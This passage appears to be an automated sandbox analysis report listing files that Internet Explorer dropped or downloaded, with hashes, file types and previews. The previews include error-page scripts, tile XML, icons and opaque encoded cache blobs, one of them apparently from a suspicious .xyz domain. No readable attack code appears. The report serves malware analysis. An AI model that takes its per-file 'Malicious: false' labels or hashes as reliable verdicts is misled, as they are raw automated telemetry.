Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xa6cd5cf5,0x01d72fea</date><accdate>0xa6cd5cf5,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xa6cd5cf5,0x01d72fea</date><accdate>0xa6cd5cf5,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.064753423680847
Encrypted:	false
SSDEEP:	12:TMHdNMNxcxpBNnWimI002EtM3MHdNMNxcxpBNnWimI00ObVEtMb:2d6Nx4NSZHKd6Nx4NSZ7Db
MD5:	40A5818F11F5D8FFA5187812F7958082
SHA1:	34ED6B6CEA9E17223E294C1F4B3B1D24EB648845
SHA-256:	11343298EAB949A86764BE7AFCE8AA5A8E342641C9F7D3D5FD28D7B2737F2391
SHA-512:	65BD43CDF24FA7AB4E78DB4AD5BE9F48F54E14FC4B0BB90AEC95892A989667BE4F9D7533AB4C83A5D7F8D048B2A6AA87108DA587ECEDA0B67D2A3D1EEFF2C9F4
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xa6cafa8b,0x01d72fea</date><accdate>0xa6cafa8b,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xa6cafa8b,0x01d72fea</date><accdate>0xa6cafa8b,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.05905642409462
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnToCNnWimI002EtM3MHdNMNxfnToCNnWimI00Obe5EtMb:2d6NxPNSZHKd6NxPNSZ7ijb
MD5:	EBB9B026838431F21584ECA99905F355
SHA1:	31D69AFA1E195294CD7E7DC2C5B955908A0AAB44
SHA-256:	D332E45F4AB77AB12E74BED8E225123A276693E5D92D2B3F7458A68EEFCCA373
SHA-512:	A18A1B6E333A055E756659A77DB0493B000BA4F5CC5F0E8AD6F2EE29FD125ECA0E1497829FDE7D3B39096A05BC50D9C72792349D070B0FC04CA4B7F06ECB665
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xa6cd5cf5,0x01d72fea</date><accdate>0xa6cd5cf5,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xa6cd5cf5,0x01d72fea</date><accdate>0xa6cd5cf5,0x01d72fea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\ynfz0jx\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	5640
Entropy (8bit):	4.1265870418243935
Encrypted:	false
SSDEEP:	96:c0aWBQm5zDlvV2rkG4zuAZMXJFG62q7mQT:cCBZ5zZ0lG46AaXJFG6v7mW
MD5:	F8299DB9AE12D225CE908F04E23EA5FD
SHA1:	2D42D9AB1C3A86D2B6791A08C4B405D2D44D88B0
SHA-256:	A22B096359F4B27E7F6D21AB950ACE3536B279F4DF78FD181172E4542F690C5E
SHA-512:	00634F0D8EDD9E93BCBBB0A6B22A6C3948CBA1E69600008DEDCD20266A3C6A5F2C001036651BB3081B0A7F331572046F13BE8F4C7507212F557AE8140A8F2C2
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\ynfz0jx\imagestore.dat	
Preview:	.....h.t.t.p.:././.2.q.7.m.f.x.2...x.y.z./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s...s...s...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.....r...r...s].....s...s..sk..s...s.....s...s...s].....s...r..s7.....s...s..r...r...s...r.....s...s.....s...s..s7.....s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s...s...s...s.....s...s[.....ss..s...s.....s...s..sm..sl..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s...s...r...sm..s...r...s...r...s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s..s...s'..s_..s...s...s...rQ..s..s...sK..r/

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\Yn73Zb3X[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	295680
Entropy (8bit):	5.999838219242012
Encrypted:	false
SSDEEP:	6144:ssOrYIRRX/tITapfIocFNVmmsiRWaqgb9SCEIYd:s1cILmTapZlmBvPICYd
MD5:	34949583D1A13C7274DB206072CB036B
SHA1:	B98EDF13C8BCB184B772B7273A3F4E39A8D2CBBE
SHA-256:	E062F92191A2EADD3DC9F4A9592820430830071E4E185210F314A0A41B6565D4
SHA-512:	EE1DCCBE7804407FCAE112F3D94DA64D1E39716D15537370F9A2A4E782109238F54F4468E0E40BE9EC5C564B49B107767CF099D746568756729881AA7447FE3A
Malicious:	false
Preview:	NgiZ+EuzvV8Dk6KgL8NL0AB1CLWto8eYc6Cc36MjMFSIDWVJSicUb6KZ/f91IJ/CVp/sW5JSdrnZRIyFj65I5t5k1QDnfevoySTSEMXy2vlf8OZ/+4E5WCy+FeWG0clYIy cAJeG/cRu1NtqlhY7/D/IsGF93OygChV5W0nPYm8IZgxagI7wiy1uDWzENlzzBTogRfEp2+y2P3MMsh61+TB5mlKjhIlteT2IU46uz1TRycWQ0AZ3ea0kWy6hEY+GIF/SV uoYBN0oIU396DgisVTXw2qqLuKzkJGY7/eFBHrS5s4Zg+XIN4tSf9M1q7JZSs0gmRS1B3z+ODEWIlhgbXJCm4v/p9/fT6DMFaKsFSW3VlMPWmOYU2OzA1neJ nRlrmyDrYclJusC6GpVCoQR3VQRblqw6hS0XRJsbn1phqKQ8tNQLemPKM0RH+p6JLAPasIUdYrX9qtBGtKNQ0UUyps+yYkRgEE+JH3EQQlyAuXeR7Tbmj1Df zHiLxYRzL9p8npPW46lECsu7FmO+PWkVE8Ng3bWT9d3kYnn+PDn61Au2ljoo1A/ze1JE/VA7K4xAWZQDDdl0ZI8FL+VEXF58PQv9U6Y8U1LDEuYT1npxCFXC LXUzf4P2hd1cjTlgn4G67mlocEzglh5akxVs6HZ8aOvQHN+DgXsPcBAe45nSpnjL7ly1ieui7kqHSCR74MwL9Mkmeh+zlGLf7/QL9Pi09dlseLH11B0Vo5aE3nDzfv29yu H2j4i7JuqTcq26HqE4/PURppYiynQqW9OYyg/urwxAR8qa27xUR8vN+QtGzHz6DAsc6tjiDdObh7N4GAL1bJQFK3uYT5fDsvvMbdYveyaeX5GtellKMYhrVo9LppGZ0W+h 99/sfVZZ0SyaqLoFvBIqmvn16kectd188R5pil9bke/ULpMSN9gBtfpkwc4GlZvdoT9XNZKS6xDLWDbKXHa5/+1BSh67G7RSxOCLM/FHTB/u9FEh1f2CEPna

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV_2F[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2480
Entropy (8bit):	5.976543235649517
Encrypted:	false
SSDEEP:	48:BqdSyvgPpigpNpFoa5UKXDLYTPuBTkv6pb9xdjF0OaHs8CZD:0DwpNpFb5UKXDLYTakvKfdj+pED
MD5:	991597F4F6A721FEC09222FE9072765F
SHA1:	DAF979C636308196196CD15F700FCB6D33E9F5DB
SHA-256:	A1306CD411F6DDAD5523C1AEBA5049FF58196AC76557B1BFAFE8BE9DC2893D70
SHA-512:	E7DBBFB6D4962B12409D24A8E91DA9A4C94B2ECD35BFEDC893340589BA83840BCEBEA45E0B933AC38C99EDCFDF3596BF6944ED1F977B8D4321F3E60901A7B 96
Malicious:	false
Preview:	lb6uuK1y9j0US0u0slQVtxR0XflxYVIVIt/oBTfnQqfIX7ba2ul68MNy+03NuaFUzauokUjWiMSjtYsZXb+AMLp1GXZt/ddE0VHZ8K5JFB8ChIPdudwwZZKFmQFEVo1+XF OMTOc/UIGZibW0TI9pWbXv0TZfFvLhjEJbqCCTAyKftQinPTF4c/UyAqpNAQcQUSRltXfs+oqSF98OxNtZS2KIgzNiZtlUbJLVIZk4wsZbOhSKaNHQc2dIP7fL6ov0JLI0 MPk6yHT168dkFzu4Eg2u6Ht7Jh8i9n7aPZsj+KIl5cnEAHOS4W9tqbmf7+21/D2dzePi2wQLlYvnngBr1nUejSNkuEExZSFvF5QVcbC707R5PT1Hjv/lWVS1A865eTONgm +dh0JlCi/qZ3iCy2G92Liwt6PGIdKm5H8NIKpglUF4lPsyk6FW3MkvJ5sSAifRmhgKaCvlRLuhEAuI9NoyHdMfhO218mrKWgB4y4+Ez9JrS8tHuGQZ9rnvIrz1ZFzNTShp IM8sUB5pXuEON5z7nPsZ6/YIHMdtmj5zwcIA5jP+5nKRgtstGKBbXUuwtYxhZROATRCf9ez9RzVOvHAisJHxskPHrK/dkXbrdCpIP2q+mRK2dE45++DSMFioDfzdchTQuz bZcbqKaMUDsI670j8tGd7K+HsInZqLAevFYZH/UBWtIIB+CGljR9TdS0NbupJJAoJRiaFEeWlsnF1Z6Y44cWuYdxS0LgjWJLpgaXkTYPPjAsOa51/AAyv08VhYmnyx8ID 4uqyLWDNp2Oq9yE6rU8hVpD60DuZP5FZaTG0v8J4Bmlqb+rAl0BB3fqpHXqUG0Q+TPIkkafsA78KpIdlSeYMt3p8xL05KptnlH1oMYO+8jQYRzPwJHOnWZCgDiACjcz05A qgMXtb+XoYQR6LMcS20oRMdsz7J7ySnvZstKO4LuyYfVxnKdH7K5y6EoXBZ9Mzc93ZIHX95YEP80Dz/l/kOTMYwJn0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
IE Cache URL:	res://ieframe.dll/errorPageStrings.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[1]	
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\6tUmvLY[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	232892
Entropy (8bit):	5.999794384299331
Encrypted:	false
SSDEEP:	6144:nIFOOm/lCwt+UtT0poYFtDGen+Cka4z3xNx7POOtXOCed:nIFOF/h75ooYr7nVka4/JO4+C8
MD5:	E67BEC1196B42DDCF081B749F65E9AEA
SHA1:	F2608D77DEE635179828DA3A3DFB55679EA3C173
SHA-256:	A44F94C2F8C5D548B24E4AE11DCB417E099034D8D936D1031EE90655F3B44948
SHA-512:	B2A21051EAC20CC1AD59CE083299DBEE32DBA00412E079AC9A40B0666695A794EC1687482D60156FFBD03718EF14ACDFE0B4730D05B0235AE2563E2DBB8DFC6F
Malicious:	false
Preview:	cA9R/EkWAaTXfzkeXKYb8OP7bUL2UHCfavK3bEW3fnuX/zp+f/0aMM7HbOhqPz5aO0cHRfLtT5QQaqzJJ4ZNspob5KNn8Gd4BEM2dBkQyXC8Q29eCY8pdIie fS6F1EX2OYiDC/2NyczKZHPOj1Gm0l1xoZageESGyyg4WbjJUSXjmfpGtqHhuzogrhu/rY7xYdBi7AMQkGMBkph/mJEb7bgIUD/cBTkmA2RFakewsCoeKYcsn9vHfrL5xQ 2bsFcwA2lDfI1Grv0+GB0XFncdBGLN5trbrpxppqhOOl9Ybds0OXNxk1M+eAJwQXuzTw3JJm78c4/wThwSxR5aeasL434OOAXlydHtWa4FUyER4UxFAhQrOKAn1+sbag+JI/NGpu4XEYpGpXwtGfle+hA1SclIv3hMhyxpwKqOFsL1Irq/WJMjzUPLajv8fxjLiZoGLzp64SPSRupBQVZSdHxxR/OWEsY1E+D0TEGo8lcADRdpkYR48gb6D1We3/rvSf B6SWGXS+tJaWtV12ms+u6OKNLXLU4Ay1BCbPxVd8fJpBOiDQyOMCoHTQGwjNv9r13wtSQvSpK+dQaFIfID5eK0raGBXGju5Xj7D6Jv9TKdw6EatexsdM/YwJ 0p71eLx0LUgBiubB5ED5R+OSsv+VMpyjbIhwdCnZ2adMakXc++No0BgkBCHh20b3Acew8iBc9XK1SmPxXXfE6QPtkD1Q79wNx0sWEE04iaX5ky/5zOXlp0F5 QFHk7qMfArk8ayKPhhBLht0xhtzDx+6BqCDwMps7qrbpyq1LAd2CPgDhnuTs1gCr10EvFoEfClVETeY/Sm9mcO3VFoxklqMxN4Qt3yEnjYz8n1YfDhjzAEDmtLaQFANprd yPz/YrewoFtrR1m7+I1HasBLadkBiY9XRb1WeVF0m2GcuOxsoIn3MAlkJlzi7H+PFpJWCYV6SLmKR6AFGxfQMWVrjhGQwrgrHO9K9U5CD0VG7dMdNHyQDvZa

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\NewErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284FD
Malicious:	false
IE Cache URL:	res://ieframe.dll/NewErrorPageTemplate.css
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt; ..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 16x16, 32 bits/pixel, 32x32, 32 bits/pixel
Category:	downloaded
Size (bytes):	5430
Entropy (8bit):	4.0126861171462025
Encrypted:	false
SSDEEP:	96:n0aWBDm5zDlvV2rkG4zuAZMXJFG62q7mQ:nCBy5zZ0IG46AaXJFG6v7m
MD5:	F74755B4757448D71FDCB4650A701816
SHA1:	0BCBE73D6A198F6E5EBAFA035B734A12809CEFA6
SHA-256:	E78286D0F5DFA2C85615D11845D1B29B0BFEC227BC077E74CB1FF98CE8DF4C5A
SHA-512:	E0FB5F740D67366106E80CBF22F1DA3CF1D236FE11F469B665236EC8F7C08DEA86C21EC8F8E66FC61493D6A8F4785292CE911D38982DBFA7F5F51DADEBCC875
Malicious:	false
IE Cache URL:	http://2q7mfx2.xyz/favicon.ico

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\favicon[1].ico	
Preview:	..... .h...&... ....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#..r...r...s].....s...s..sk..s..s.....s...s...s].....s...r..s7.....s...s..r...r...s...r.....s...s.....s...s..s7.....s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s..s...s...s.....s...s[.....ss..s...s.....s...s..sm..sl..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s..s...s'..s_..s...s...s...rQ..s..s...sK..r/..s3..sa..s...s...s!..s#..s..s...s...s...s...s...sy..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\dnserror[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
IE Cache URL:	res://ieframe.dll/dnserror.htm?ErrorStatus=0x800C0005&DNSError=9003
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
IE Cache URL:	res://ieframe.dll/down.png
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.404363038876712
Encrypted:	false
SSDEEP:	3:oVXU1lGSl5W8JOGXnE1lGSlXun:o9UuG6sqEuG6e
MD5:	F7132E2A4581FD2A66ABEC8596CD904F
SHA1:	A6B9C948622C9535880FF67064B24D60BBD0CB5B
SHA-256:	172BCA8C8E6BF40480AE4800EF3A6C91F45C499E80E30E4743D0F0F362A43C51
SHA-512:	B086397C66F1CB4779C65861241BFFCDCE3314BE38AA6759184C3D6486D9C1DA01EF58648ACD7B2FEA4C8B744A195D6846A20A5602FD8F1C479DC00516D80E
Malicious:	false
Preview:	[2021/04/12 15:25:07.773] Latest deploy version: ..[2021/04/12 15:25:07.773] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\~DF0DABE26BAA32FB42.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4119836537037507
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loksF9lokM9lWk+KaRKI:kBqoIkHkhkFawI
MD5:	E7304731218D0A21816902154E3A2862
SHA1:	3652095508BF24BF22040BB354D7AE5DB5997C35
SHA-256:	DE6D3D72BD433288B6E4FC0A3EF5472E2F3DB44C66F6BE678AEE6CB57B0DB307
SHA-512:	34ED0BD457BA81D46A89EAC9EB2BAE0781C15166155E6A942DB9FE871D60C9970127F1F30A943B1FF87BC32424891DC979F6B46FAD33F9A3EBBBBBF82863358C
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF20E1CBD0001D92CD.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39697
Entropy (8bit):	0.5816249520286889
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+rl3elfHjJUEHjJUUHjJUV:kBqoxKAuqR+rl3elfHjJUEHjJUUHjJUV
MD5:	D1CA8C84A39C0131E5F002D81E55E99D
SHA1:	4F117FD477FA721888F7AB96CEC30FD10ADAFAC6
SHA-256:	07CD6F74BB27322D1E975659A69FB56B1A46D6827FDD432D20D91ED25C508FC3
SHA-512:	767C26DDEA4935E3BA343D41A1CA14E7EF7FB9FAA12EC911478651777B6E10A7A470747DECCA5DBAD19073D82074E6AB7224C0B42B35560C55A2598F836BECD
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF50DA2614C3B543EE.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39657
Entropy (8bit):	0.5741968145122208
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+NTRwz1iydalIBgiydalIB8iydalIBV:kBqoxKAuqR+NTRwz1iHcgiHc8iHcV
MD5:	B79CEA388C876E77DD717E2B99C69E95
SHA1:	3474C496DE60A1C287D1FDD69DAC32018A796482
SHA-256:	5DB3920463679492559C84D18E95F272019BBECAC7C7528777FE3F4D91B91A9B
SHA-512:	CCC83B679F1FA2D0D23BDD79AA4500447EC628E87BA6913AFE9109F735A28BE8C0BC37A0B02A57A8D59E9306142DD564EE56B2008B30680B00E587CBE2EE4E2

C:\Users\user\AppData\Local\Temp\~DF50DA2614C3B543EE.TMP	
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFBEABCA28CF22FEB6.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39641
Entropy (8bit):	0.5694116611230048
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+iEOnrIrih/tiXIh/tiX8h/tiXV:kBqoxKAuvScS+iEOnUmGXIGX8GXV
MD5:	2B13179292292C769EBAD6871EB13664
SHA1:	D309B7A9458FB58599BD55F21BFE208574388FC7
SHA-256:	B792AC45DFCC7E71416650144D5DE6CB426441650D68344ADA08739789A0B43A
SHA-512:	9C50AF6BD96999F994105B3AA54CE41095B1021ED36F191CF888D45560A6604EEB77DD30AEA7A1B7C68C0462CC1952046A79C304EA34A8C5ED8C7DF0E9C91F 2
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFC62B4C23D61BCA78.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
